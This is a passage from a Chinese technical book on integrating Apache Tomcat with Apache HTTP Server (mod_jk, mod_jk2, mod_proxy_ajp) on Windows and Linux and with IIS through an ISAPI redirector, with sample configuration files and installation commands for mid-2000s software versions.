Tomcat 的安装, 解压缩 apache-tomcat-5.5.17.zip 到任意一个目录, 这里解压缩到 C:\tomcat-5.5.17, 解压缩完后确保该目录下有 bin 目录。

运行 Tomcat 之前要设置 JAVA_HOME 环境变量, 在桌面“我的电脑”图标单击右键, 在弹出的菜单中选择“属性”项, 显示“系统属性”对话框, 如图 22-2 所示。

选择“高级”标签, 单击“环境变量”按钮, 显示“环境变量”对话框, 单击“新建”按钮, 显示“新建系统变量”对话框:

- ❷ 在“变量名”输入框输入“JAVA_HOME”。
- ❷ 在“变量值”输入框输入 JDK1.5 的安装路径, 这里是 D:\jdk1.5.0_07。

单击“确定”按钮完成环境变量添加。




图 22-2 设置 JAVA_HOME 环境变量

22.2 实例演示：Tomcat 与 Apache2 集成

Tomcat 与 Apache2 集成的配置和 Tomcat 结合 Apache2 实现负载均衡的配置相似。不同的是在只需要集成的情况下,不需要负载均衡管理的 worker,只要配置一个与后台 Tomcat 实例相应的 worker 就可以了。

22.2.1 配置 Tomcat

对 Tomcat 的配置,就是配置一个与 Apache worker 连接的 AJP1.3 的 Connector,下面给出一个完整配置的 server.xml:

```
<Server port="8005" shutdown="SHUTDOWN">
  <Listener className=
"org.apache.catalina.mbeans.ServerLifecycleListener"/>
  <Listener className=
"org.apache.catalina.mbeans.GlobalResourcesLifecycleListener"/>
  <GlobalNamingResources>
    <Environment name="simpleValue"
type="java.lang.Integer" value="30"/>
    <Resource name="UserDatabase" auth="Container"
      type="org.apache.catalina.UserDatabase"
      description=
"User database that can be updated and saved"
      factory=
"org.apache.catalina.users.MemoryUserDatabaseFactory"
      pathname="conf/tomcat-users.xml"/>
  </GlobalNamingResources>
  <Service name="Catalina">
    <Connector port="8009" enableLookups="false"
      redirectPort="8443" protocol="AJP/1.3" />
    <Connector port="8007" enableLookups="false"
      redirectPort="8443" protocol="AJP/1.3" />
    <Engine name="Catalina" defaultHost="localhost"
jvmRoute="node01">
      <Realm className=
"org.apache.catalina.realm.UserDatabaseRealm"
        resourceName="UserDatabase"/>
      <Host name="localhost"
appBase="webapps" autoDeploy="true"
      xmlValidation="false"
xmlNamespaceAware="false"/>
    </Engine>
  </Service>
</Server>
```

在该配置中并没有配置 HTTP Connector,只配置了两个 AJP1.3 的 Connector,每个代表一个 Tomcat 实例,分别监听 8009 和 8007 端口,接收来自 Apache worker 发过来的 AJP 请求。所以使用该配置的 Tomcat 不能处理 HTTP 协议的请求。

22.2.2 Apache2 的配置

Apache 需要用 mod_jk 来与 Tomcat 进行通信,对 Apache 的配置其实就是配置 mod_jk

插件，及 Apache 转发请求给 Tomcat 实例的规则。

添加 workers.properties 文件

在 Apache2 安装目录的 conf 文件夹下创建名为 workers.properties 的文件，并在该文件里添加下面内容（读者需要根据自己的实际情况进行调整）：

```
# 定义两个 tomcat worker, worker1、worker2
worker.list=worker1, worker2

# 设置 worker1 使用的通信协议
worker.worker1.type=ajp13
# 与 worker1 相关联的 Tomcat 地址
worker.worker1.host=127.0.0.1

# Tomcat AJP1.3 Connector 的监听端口
worker.worker1.port=8007

# worker1 的负载因子
worker.worker1.lbfactor=1

worker.worker2.type=ajp13
worker.worker2.host=127.0.0.1
worker.worker2.port=8009
worker.worker2.lbfactor=1

# 设置缓存与 Tomcat 连接的连接池的最大连接数
worker.worker2.connection_pool_size=10

# 设置连接池缓存非活动连接的最长时间
worker.worker2.connection_pool_timeout=600

# 设置保持连接的活动性，防止防火墙关闭非活动连接
worker.worker2.socket_keepalive=true

# Socket 操作超时时间
worker.worker2.socket_timeout=60
```

配置 httpd.conf 文件

httpd.conf 位于 Apache2 安装目录的 conf 文件夹下。在该文件末尾添加下面的内容：

```
# 装载 mod_jk 模块
LoadModule jk_module modules/mod_jk.so

# worker 配置文件
JkWorkersFile conf/workers.properties

# JK 模块日志输出的文件
JkLogFile logs/mod_jk.log

# 日志输出级别 (debug/error/info)
JkLogLevel info

# 日志时间格式
JkLogStampFormat "[%a %b %d %H:%M:%S %Y] "

# JkOptions indicate to send SSL KEY SIZE,
# 设置 mod_jk 给 tomcat 转发的 SSL 密钥的长度、
# 转发兼容的 URI、不转发对目录的请求
JkOptions +ForwardKeySize +ForwardURICompat -ForwardDirectories
```

```
# 请求日志的输出格式
JkRequestLogFormat "%w %V %T"

# 把所有对/myapp/tomcat1/下资源的请求转发给 worker1
JkMount /myapp/tomcat1/* worker1
# 把所有对/myapp/tomcat2/下资源的请求转发给 worker2
JkMount /myapp/tomcat2/* worker2
```

22.2.3 实例测试

现在，我们做一个简单的 Web 应用测试这个配置。

- (1) 在 C 盘根目录下创建如图 22-3 所示的目录结构。
- (2) 在 tomcat1 目录新建 index.jsp 文件，文件内容如下：

```
<html>
<head>
<title></title>
</head>
<body bgcolor="#FFFFFF">
  <h1><%out.print("Welcome to tomcat1");%></h1>
</body>
</html>
```



图 22-3 myapp 应用

- (3) 在 tomcat2 目录新建 index.jsp 文件，文件内容如下：

```
<html>
<head>
<title></title>
</head>
<body bgcolor="#FFFFFF">
  <h1><%out.print("Welcome to tomcat2");%></h1>
</body>
</html>
```

- (4) 在 WEB-INF 目录新建文件 web.xml，文件内容如下：

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app>
</web-app>
```

- (5) 在 Tomcat 安装目录的 conf\Catalina\localhost 文件夹下创建 myapp.xml 文件，用于在 Tomcat 部署 myapp 应用，在该文件加入以下内容：

```
<Context
  docBase="C:/tomcat-apps/myapp">
</Context>
```

现在，先启动 Tomcat，再启动 Apache2，Apache 的 HTTP 监听端口配置为 80。在浏览器地址栏输入 http://localhost/将看到 Apache2 的首页，如图 22-4 所示。



图 22-4 Apache 首页

在浏览器地址栏分别输入 `http://localhost/myapp/tomcat1/` 和 `http://localhost/myapp/tomcat2/`，如果看到图 22-5、图 22-6 所示的页面，说明 Tomcat 与 Apache2 集成成功。



图 22-5 通过 8007 端口 Tomcat Connector 响应的页面



图 22-6 通过 8009 端口 Tomcat Connector 响应的页面

22.2.4 Apache2.2 的配置

Apache2.2 默认已经带了类似于 `mod_jk` 的插件，不再需要 `workers.properties`，所有的配置只需要在 `httpd.conf` 文件进行，下面给出的是与前面 Apache2 等效的配置，把下面的配置添加到 `httpd.conf` 文件末尾：

```
# 装载代理模块
LoadModule proxy_module modules/mod_proxy.so
# 装载 AJP1.3 子代理模块
LoadModule proxy_ajp_module modules/mod_proxy_ajp.so

# 配置需要 Tomcat 群处理的请求 URL
ProxyPass /myapp/tomcat1 ajp://localhost:8007/myapp/tomcat1
ProxyPassReverse /myapp/tomcat1/ ajp://localhost:8007/myapp/tomcat1
ProxyPass /myapp/tomcat2 ajp://localhost:8009/myapp/tomcat2
ProxyPassReverse /myapp/tomcat2/ ajp://localhost:8009/myapp/tomcat2
```

22.3 小结

到此，Tomcat 与 Apache 集成的配置就完成了，前面给出的只是一些最简单的配置，在实际使用过程中可能需要复杂得多的配置。为了得到适应实际情况的配置，如果使用的是 Apache2.2 读者可以参考 Apache HTTP Server 用户手册中关于 `mod_proxy` 的配置说明，相关内容可以在 http://httpd.apache.org/docs/2.2/mod/mod_proxy.html 页面里找到。如果使用的是 Apache2，读者可以参考 <http://tomcat.apache.org/connectors-doc/config/apache.html> 页面的内容。

Linux下与Apache集成

由于 Java 的与平台无关特性和网络特性,使得 Java 在网络盛行的今天如鱼得水。JDK、Tomcat、Apache 都提供了到 Linux/Unix 等的安装程序,在这些系统下运行,也汲取了 Linux/Unix 系统的稳定性和安全性的好处,使得基于 J2EE 的系统安装在 Linux/Unix 上运行成为一种流行。

本章将要讲解 Linux 下 Tomcat 与 Apache 的整合过程,所使用的软件均为最新版本:

- ≈ J2SDK1.5.0: 安装到/usr/local/jdk1.5
- ≈ Tomcat5.5.20: 安装到/usr/local/tomcat5.5
- ≈ Apache2.2.3: 安装到/usr/local/apache2.2

23.1 安装独立软件

23.1.1 安装 J2SDK

安装 J2SDK 的主要步骤如下所示:

- (1) 到 java.sun.com 去下载 jdk-1_5_0_09-linux-i586.bin 文件;
- (2) 通过 chmod 命令使其获得可执行权限:

```
#chmod a+x j2sdk-1_5_0_09-linux-i586.bin
```

- (3) 执行安装:

```
#./j2sdk-1_5_0_09-linux-i586.bin
```

- (4) 复制目录:

```
#mv 1_5_0_09 /usr/local/jdk1.5
```

- (5) 设置环境变量:

```
#vi /etc/profile
export JAVA_HOME=/usr/local/jdk1.5
export PATH=$PATH:$JAVA_HOME/bin
export CLASSPATH=$JAVA_HOME/lib
```

- (6) 键入 java -version, 如果出现相关 JDK 版本信息, 证明成功。

23.1.2 安装 Tomcat

在 Linux 下安装 Tomcat 的主要步骤如下所示：

- (1) 登录 Linux，选择一个目录/tmp，下载 Tomcat 源代码：

```
wget http://apache.justdn.org/tomcat/tomcat-5/v5.5.20/bin
      /apache-tomcat-5.5.20.tar.gz
```

- (2) 解压：

```
#tar xzvf jakarta-tomcat-5.0.30.tar.gz
```

- (3) 复制目录：

```
#mv jakarta-tomcat-5.5.20 /usr/local/tomcat5.5
```

- (4) 设置环境变量（写入/etc/profile 中）：

```
#vi /etc/profile
#export CATALINA_BASE=/usr/local/tomcat5.5
#export CATALINA_HOME=/usr/local/tomcat5.5
#export PATH=$PATH:$CATALINA_HOME/bin
```

- (5) 测试：

```
#cd $CATALINA_HOME/bin
#sh startup.sh
```

可以看到配置正确的 Tomcat 启动信息。然后在浏览器里输入 <http://localhost:8080/> 即可看到 Tomcat 运行正常。

23.1.3 安装 Apache

在 Linux 下安装 Apache 的主要步骤如下所示：

- (1) 登录 Linux，选择一个目录/tmp，下载 Apache 源代码：

```
wget http://mirror.vmmatrix.net/apache/httpd/httpd-2.2.3.tar.gz
```

- (2) 解压缩，输入命令：

```
gzip -d httpd-2.2.3.tar.gz
tar fvxz httpd-2.2.2.tar
```

- (3) 进入解压后的目录/tmp/httpd-2.2.3，进行配置：

```
./configure --prefix=/usr/local/apache2.2 --enable-module=most
--enable-proxy --enable-proxy-ajp --enable-forward
--enable-proxy-connect --enable-proxy-http --enable-so
--enable-deflate --enable-headers --enable-include
```

--prefix 选项用来设定 Apache 的安装目录，如上的安装目录为 /usr/local/apache2.2。

上面的配置用到了其他一些模块，说不定以后会用到，如支持 ssi 的 include 模块，但这些不是本文的重点。

(4) 编译（编译如果不成功，确认一下你的 Linux 是否安装有编译所需要的 c 环境和其他需要的类库），输入命令：

```
make
```

(5) 安装, 输入命令:

```
make install
```

(6) 编辑/usr/local/apache2.2/conf/httpd.conf 文件, 配置端口和服务名:

```
Listen 80
ServerName localhost
```

(7) 进入/usr/apache 目录, 运行 Apache:

```
./apachectl -k start
```

运行 Apache 后, 浏览一下 http://localhost/ 是否运行正常。

(8) 关闭 Apache:

```
./apachectl -k stop
```

(9) 把 Apache 作为 Linux 启动就运行的服务程序。执行如下操作:

```
cp /usr/local/apache2.2/bin/apachectl /etc/rc.d/init.d/httpd
```

确认 Linux 以前安装的 httpd (Apache) 不需要了, 你可覆盖掉以前 Apache 的 httpd 文件。

```
chkconfig --add httpd
```

别忘了, 运行 Linux 的 setup, 把 httpd 服务默认设定为自动运行。

现在, 你就可用另一种方式来启动、关闭 Apache 了。如:

```
service httpd start
```

23.2 整合配置

23.2.1 安装 mod_jk2

安装 mod_jk2 的主要步骤如下所示:

(1) 下载 jakarta-tomcat-connectors-jk2-2.0.4-src.tar.gz。

(2) 解压

```
#tar zxvf jakarta-tomcat-connectors-jk2-2.0.4-src.tar.gz
```

(3) 配置

```
#cd jakarta-tomcat-connectors-jk2-2.0.4-src/
#cd jk/native2
#./configure --with-apxs2=/usr/local/apache2.2/bin/apxs
```

(4) 编译

```
#make
```

(5) 复制

```
#cp ../build/jk2/apache2/mod_jk2.so /usr/local/apache2.2/modules
```

23.2.2 配置 httpd.conf

打开/usr/local/apache2.2/conf/下的 http.conf 文件，按照如下所示作修改。

```
#不让/WEB-INF 下的文档暴露
Order allow,deny
Deny from all
#加载 jk2 模块
LoadModule jk2_module modules/mod_jk2.so
```

23.2.3 新建 workers2.properties

在/usr/local/apache2.2/conf/目录下新建 workers2.properties 文件，并添加下面所示的内容。

```
[logger.apache2]
level=info #日志级别

[shm]
file=/var/logs/httpd/shm.log
size=1048576 #日志文件大小

[channel.socket:localhost:8009]
port=8009 #Apache 和 Tomcat 的通信端口
host=127.0.0.1

[ajp13:localhost:8009]
channel=channel.socket:localhost:8009

[uri:/*.jsp]
worker=ajp13:localhost:8009

[uri:/servlet/*]
worker=ajp13:localhost:8009
```

23.2.4 启动测试

重新启动 Tomcat 和 Apache 测试：

```
/usr/local/tomcat5.5/bin/shutdown.sh
/usr/local/tomcat5.5/bin/startup.sh
/usr/local/apache2.2/apachectl -k stop
/usr/local/apache2.2/apachectl -k start
```

此时就可以使用了。

23.3 小结

Linux 下的 JDK、Tomcat、Apache 安装包有很多种不同的格式。本章意在演示安装的过程，具体的安装包还需要使用不同的安装命令。

Tomcat与IIS集成

本章首先简单介绍 IIS 及其与 PWS 的区别。鉴于默认情况下只有 Windows Server 安装了 IIS，所以讲解了 IIS 的安装。然后重点讲解了 IIS 和 Tomcat 的集成配置过程。关于 IIS 和 Tomcat 集成配置的文章眼花缭乱，层出不穷的版本和多余的配置文件讲解使许多开发者不明所以，本章将通过实例演示必要的配置步骤，并讲解各部分配置的作用。

24.1 IIS 基础

24.1.1 IIS 简介

IIS 是 Internet Information Server 的缩写，它是微软公司主推的服务器，最新的版本是 Windows2003 里面包含的 IIS6（已有版本包括 3、4、5），IIS 与 WindowNT Server 完全集成在一起，因而用户能够利用 Windows NT Server 和 NTFS（NT File System，NT 文件系统）内置的安全特性，建立强大、灵活而安全的 Internet 和 Intranet 站点。

IIS 的设计目的是建立一套集成的服务器服务，用以支持 HTTP、FTP 和 SMTP，它能够提供更快速服务，是集成了现有产品，同时又可扩展的 Internet 服务器。IIS 能够支持以下的功能协议：

- ≈ HTTP（Hypertext Transfer Protocol，超文本传输协议）
- ≈ FTP（File Transfer Protocol，文件传输协议）
- ≈ MIME（Multipurpose Internet Mail Extensions，多用途 Internet 邮件扩展）
- ≈ SMTP（Simple Mail Transfer Protocol 协议，简单邮件传输协议）

IIS 不需要开发人员学习新的脚本语言或者编译应用程序。IIS 的一个重要特性是支持 ASP。IIS 3.0 版本以后引入了 ASP，可以很容易的张贴动态内容和开发基于 Web 的应用程序。IIS 完全支持 VBScript、JavaScript、Visual C++ 以及 Java，它也支持 CGI 和 WinCGI 脚本开发的应用程序，以及 ISAPI 扩展和过滤器。通过使用 CGI 和 ISAPI，IIS 可以得到高度的扩展。

24.1.2 IIS 和 PWS 的区别

PWS 的全称是 Personal Web Server，字面意思就是个人网页服务器，由微软公司提供。它主要适合于创建小型个人站点，它的配置和使用比较简单，但功能却很强大。IIS 跟 PWS 一样，也是微软的一个 Web 发布服务器。它是一个标准的网站服务器，有了 IIS 就意味着你能在网上发布自己的网站了。IIS 通过超文本传输协议（HTTP）传输信息，还可配置 IIS 以提供文件传输协议（FTP）和其他服务，如 NNTP 服务、SMTP 服务等。

PWS 跟 IIS 的另外的区别是，PWS 可以安装在 Win9X/Me/NT/2000/XP 系统中，因此对 Win9X/Me 系统来说尤其可贵。对于 Win2000/XP 来说，PWS 是作为 IIS 的一个组件安装的。通常 Windows98 中安装 PWS，Windows2000 以上的系统安装 IIS。

24.2 IIS 的安装与使用

非服务器系统的 IIS 最多可以提供 10 个线程连接，当多人同时访问时会受限而不能访问。如 XP 系统，它的 IIS 主要是用来调试 ASP 用的，用来做网站服务器就不好了，推荐使用系统 Windows2000 server/2000 adv server/2003 server。

WindowsXP、Windows2000 和 Windows2003，在安装系统时默认是没有安装 IIS 的，需要手动安装。另外，XP home 版是没有 IIS 安装项的，请使用其他版本。

本节演示在 WindowsXP2 下安装和使用 IIS 的过程。Internet 信息服务 5.1（IIS）是一种 WindowsXP Web 服务。

24.2.1 IIS 的添加

请进入“开始菜单”→“设置”→“控制面板”，选择“添加或删除程序”，显示如图 24-1 所示的界面。



图 24-1 添加或删除程序

单击上图中的“添加/删除 Windows 组件”按钮，弹出如图 24-2 所示的窗口。

将“Internet 信息服务（IIS）”前的小勾去掉（如有），重新选中后单击“下一步”按钮开始安装，出现图 24-3 所示的安装进度界面。




图 24-2 选择 IIS




图 24-3 安装 IIS

在安装的过程中，插入 WindowsXP 的安装光盘，并选择光盘中的 I386 目录。

注意

通常 XP 光盘中都会缺少 admxprox.dll 文件，你可以从网上下载，本书光盘中也提供了该文件。在提示缺少该文件时更改路径，完成该文件的复制后再更改到光盘的 I386 目录。

按提示操作即可完成 IIS 组件的添加。用这种方法添加的 IIS 组件中将包括 Web、FTP、NNTP 和 SMTP 等服务。

安装完成后 IIS 即启动。此时输入 <http://localhost/> 即可显示本地 IIS 的默认主页。也可以输入 <http://localhost/iishelp> 来查看 IIS 的帮助系统，该系统是 IIS 下的一个默认站点。显示如图 24-4 所示的界面。



图 24-4 安装成功后测试 IIS

如果两个地址都能够正常显示，则表明 IIS 安装成功。

24.2.2 IIS 运行控制

当 IIS 添加成功之后，再进入“开始菜单”→“设置”→“控制面板”→“管理工具”→“Internet 服务管理器”以打开 IIS 管理器，对于有“已停止”字样的服务，均在其上单击右键，选“启动”来开启。也可以单击“停止”来停止服务。

24.2.3 建立一个 Web 站点

如本机的 IP 地址为 192.168.0.1，自己的网页放在 D:\my 目录下，网页的首页文件名为 index.htm，现在想根据这些建立自己的 Web 服务器。

对于此 Web 站点，我们可以对现有的“默认 Web 站点”来做相应的修改，就可以轻松实现。请先在“默认 Web 站点”上单击右键，选择“属性”，以进入“默认 Web 站点属性”设置界面。

(1) 修改绑定的 IP 地址：转到“Web 站点”选项卡，在“IP 地址”后的下拉菜单中选择所需用到的本机 IP 地址“192.168.0.1”。

(2) 主目录：转到“主目录”选项卡，在“本地路径”输入（或用“浏览”按钮选择）自己网页所在的“D:\my”目录。

(3) 添加首页文件名：转到“文档”选项卡，单击“添加”按钮，根据提示在“默认文档名”后输入自己网页的首页文件名“index.htm”。

(4) 添加虚拟目录：比如你的主目录在“D:\my”下，而你想输入“192.168.0.1/test”的格式就可调出“E:\All”中的网页文件，这里面的“test”就是虚拟目录。在“默认 Web 站点”上单击右键，选“新建→虚拟目录”，依次在“别名”处输入“test”，在“目录”处输入“E:\All”后再按提示操作即可添加成功。

(5) 效果的测试：打开 IE 浏览器，在地址栏输入“192.168.0.1”之后再按回车键，此时若能够调出你自己网页的首页，则说明设置成功。

24.3 实例演示：IIS 与 Tomcat 集成

本节演示环境：WindowsXP2、IIS5.1、JDK1.5、Tomcat5.0、Connector2.0.4。

24.3.1 集成原理

如第 18 章所述，Tomcat 与 Apache、IIS 的集成是通过 JK 插件完成的，它们之间的通信协议是 AJP1.3。Tomcat 和 IIS 之间的集成原理如图 24-5 所示。

IIS 接收到 ASP 和静态资源的请求时，自身能够提供解释响应。当接收到 Servlet/JSP 服务时，通过 JK 模块转发给 Tomcat。JK 模块工作的基础是一个 DLL 文件，通过该模块实现 IIS 与 Tomcat 之间的通信，它们之间通信的协议是 AJP1.3。关于 JK 和 AJP 协议的知识参见第 18 章。

这个集成环境工作的基础是：JDK、Tomcat、IIS 各自正常工作，且 IIS 和 Tomcat 之间通过 JK 模块进行连接。因此接下来就按照组装的顺序来讲解 IIS 和 Tomcat 的集成。




图 24-5 集成原理

24.3.2 J2SDK 安装与配置

J2SDK 的安装与配置过程如下所示：

- (1) 下载并安装 J2SDK1.5 版。安装路径为 C:\j2sdk1.5.0;
- (2) 设置环境变量：JAVA_HOME=C:\j2sdk1.5.0。

24.3.3 Tomcat 安装与配置

Tomcat 的安装与配置过程如下所示：

- (1) 下载并安装 Tomcat5.0 版，路径为 C:\Tomcat 5.0，并测试 Tomcat 可以独立运行。

设置环境变量：TOMCAT_HOME=C:\Tomcat 5.0

- (2) 要支持 JK2 连接器，可能需要修改\$ TOMCAT_HOME/conf jk2.properties（见光盘）文件，在该文件中添加如下一行代码：

```
request.tomcatAuthentication=false
```

大多数情况下保留此文件的默认状态即可。

- (3) 在\$ TOMCAT_HOME/conf 下新建 workers2.properties（见光盘），内容如下：

```
[shm]
file=C:/Tomcat 5.0/logs/jk2.log
size=1048576

# Example socket channel, override port and host.
[channel.socket:localhost:8009]
port=8009
host=127.0.0.1

# define the worker
[ajp13:localhost:8009]
channel=channel.socket:localhost:8009

# Uri mapping
[uri:/*.jsp]
[uri:/*.do]
[uri:/do/*]
worker=ajp13:localhost:8009

# define the worker
[status:status]

# Uri mapping
[uri:/jkstatus/*]
worker=status:status
```

第二行的文件路径需要根据自己的配置进行修改。注意# Uri mapping 部分，现在已经开通了对 JSP 文件和 Struts 的两种访问方式，如果还有其他文件访问需要转到 Tomcat 来处理的话，都在此进行配置。

24.3.4 JK2 连接器下载与注册

如果用 Tomcat 和 IIS 配合使用，肯定需要使用 jakarta-tomcat-connectors，也就是 jk。jk2 是 jk 的新版本。

jk2 和 jk 的区别除了第 11 章中的介绍外，还在于注册表项，如下所示：

jk2 的配置

```
"workersFile"="C:\Tomcat 5.0\conf\workers2.properties"
"extensionUri"="/jakarta/isapi_redirector2.dll"
```

jk 的配置

```
"workers_File"="C:\Tomcat 5.0\conf\workers2.properties"
"extension Uri"="/jakarta/isapi_redirect.dll"
```

显然它们使用的 dll 文件不同。

本节选用 jk2 进行配置。步骤如下：

(1) 下载 isapi_redirector2.dll，地址为 <http://archive.apache.org/dist/tomcat/tomcat-connectors/jk2/binaries/win32/jakarta-tomcat-connectors-jk2.0.4-win32-IIS.zip>。光盘中也准备了该文件；

(2) 复制该文件到 C:\Tomcat 5.0\iis 下，当然你可以随便放在别的任何目录下，在 IIS 中将会用到；

(3) 现在需要添加一些必要的注册信息到注册表，redirector 被 IIS 调用时会读到。

新建注册表导入文件 reg-redirector2.0.4.reg（见光盘），文件内容如下：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Apache Software Foundation\Jakarta Isapi
Redirector\2.0]
"serverRoot"=" C:\Tomcat 5.0"
"extensionUri"="/jakarta/isapi_redirector2.dll"
"workersFile"=" C:\Tomcat 5.0\conf\workers2.properties "
"logLevel"="DEBUG"
```

注意修改其中加粗部分的路径。修改完成后双击此文件，将导入注册表。执行后可以在“开始”→“运行”中输入 regedit，可以查看到添加的项，如图 24-6 所示。




图 24-6 jk2 添加注册表项

24.3.5 新建 IIS 虚拟目录 jakarta 并设置执行权限

本节建立一个 IIS 的站点，让它指向 D:\web 目录。

新建虚拟目录 jakarta

打开“开始”→“设置”→“控制面板”→“管理工具”→“Internet 信息服务”，显示如图 24-7 所示的窗口。

展开“网站”→“默认网站”，单击右键，选择“新建”→“虚拟目录”，单击后弹出向导窗口。单击“下一步”输入虚拟目录名称为 jakarta，如图 24-8 所示。

单击“下一步”选择该站点的主目录（先建立目录 D:\web），该目录是我们开发程序的主目录，如图 24-9 所示。




图 24-7 新建虚拟目录




图 24-8 虚拟目录名称



图 24-9 选择站点路径

单击“下一步”设置访问权限，使用默认即可。单击“下一步”即完成虚拟目录的创建。完成后，在刚才的站点列表中就多了一项 jakarta 的名称。

此时在 D:\web 下新建 index.htm，访问 http://localhost/jakarta/index.htm 即可访问该站点了，若能正确显示说明站点新建成功。

设置 jakarta 的执行权限

在 jakarta 上单击右键，选择属性，弹出如图 24-10 所示的窗口。

选择执行权限为“脚本和可执行文件”，目的是让 IIS 可以执行 Servlet/JSP 脚本文件。这样 jakarta 下的 Servlet/JSP 文件就会通过下一节的 JK2 模块进行重定向了，如果不设置，将不响应该请求。



图 24-10 设置执行权限

24.3.6 添加 ISAPI 筛选器

当 jakarta 下的 Servlet/JSP 被请求时，就会需要本节的连接器模块转发给 Tomcat。右键单击“默认站点”，弹出如图 24-11 所示的窗口。

单击“添加”按钮，填写筛选器名称，并选择从 C:\Tomcat 5.5\jws\下选择 DLL 文件，如图 24-12 所示。



图 24-11 ISAPI 筛选器



图 24-12 添加 ISAPI 筛选器

添加完成后就会在筛选器窗口中显示该项了。此时停止并重启默认站点，就会出现绿色的向上箭头了。如果没有绿色箭头的话应该是有一个红色的向下的箭头，这表明是配置有问题。

24.3.7 重启 IIS 和 Tomcat 并调试

重启 IIS 服务和 Tomcat 服务，整个集成工作就完成了。

为了测试，复制 C:\Tomcat 5.0\webapps\ROOT 下的文件到 D:\web 下。重启 Tomcat 服务器和 IIS 默认站点，打开浏览器输入 <http://localhost/jakarta/index.jsp>，可以显示 Tomcat 默认的首页。

24.4 小结

本章讲解了 IIS 的安装及其与 Tomcat 的集成，通过实例演示配置的过程。如果要想实现更多的性能调整和功能，可以在此基础上进一步研究。

Tomcat与Eclipse集成

本章讲解 Eclipse 的发展历史，并讲解 Eclipse 和 MyEclipse 的安装。通过实例演示 Eclipse 和 Tomcat 进行 Web 应用开发的过程。

25.1 Eclipse 简介

25.1.1 历史与发展

2001 年 11 月 IBM 捐出价值 4 千万美金的开发软件给开放源码的 Eclipse 项目。如此受青睐的 Eclipse 是什么样子呢，如何使用呢？本章将向读者介绍如何方便地在 Eclipse 中开发基于 Tomcat 的 Web 应用程序。

Eclipse 是替代 IBM Visual Age for Java（以下简称 IVJ）的下一代 IDE 开发环境，但它未来的目标不仅仅是成为专门开发 Java 程序的 IDE 环境，根据 Eclipse 的体系结构，通过开发插件，它能扩展到任何语言的开发，甚至能成为图片绘制的工具。更难能可贵的是，Eclipse 是一个开放源代码的项目，任何人都可以下载 Eclipse 的源代码，并且在此基础上开发自己的功能插件。也就是说未来只要有人需要，就会有建立在 Eclipse 之上的 COBOL、Perl、Python 等语言的开发插件出现。同时可以通过开发新的插件扩展现有插件的功能，比如在现有的 Java 开发环境中加入 Tomcat 服务器插件。可以无限扩展，而且有着统一的外观、操作和系统资源管理，这也正是 Eclipse 的潜力所在。

25.1.2 插件式 IDE

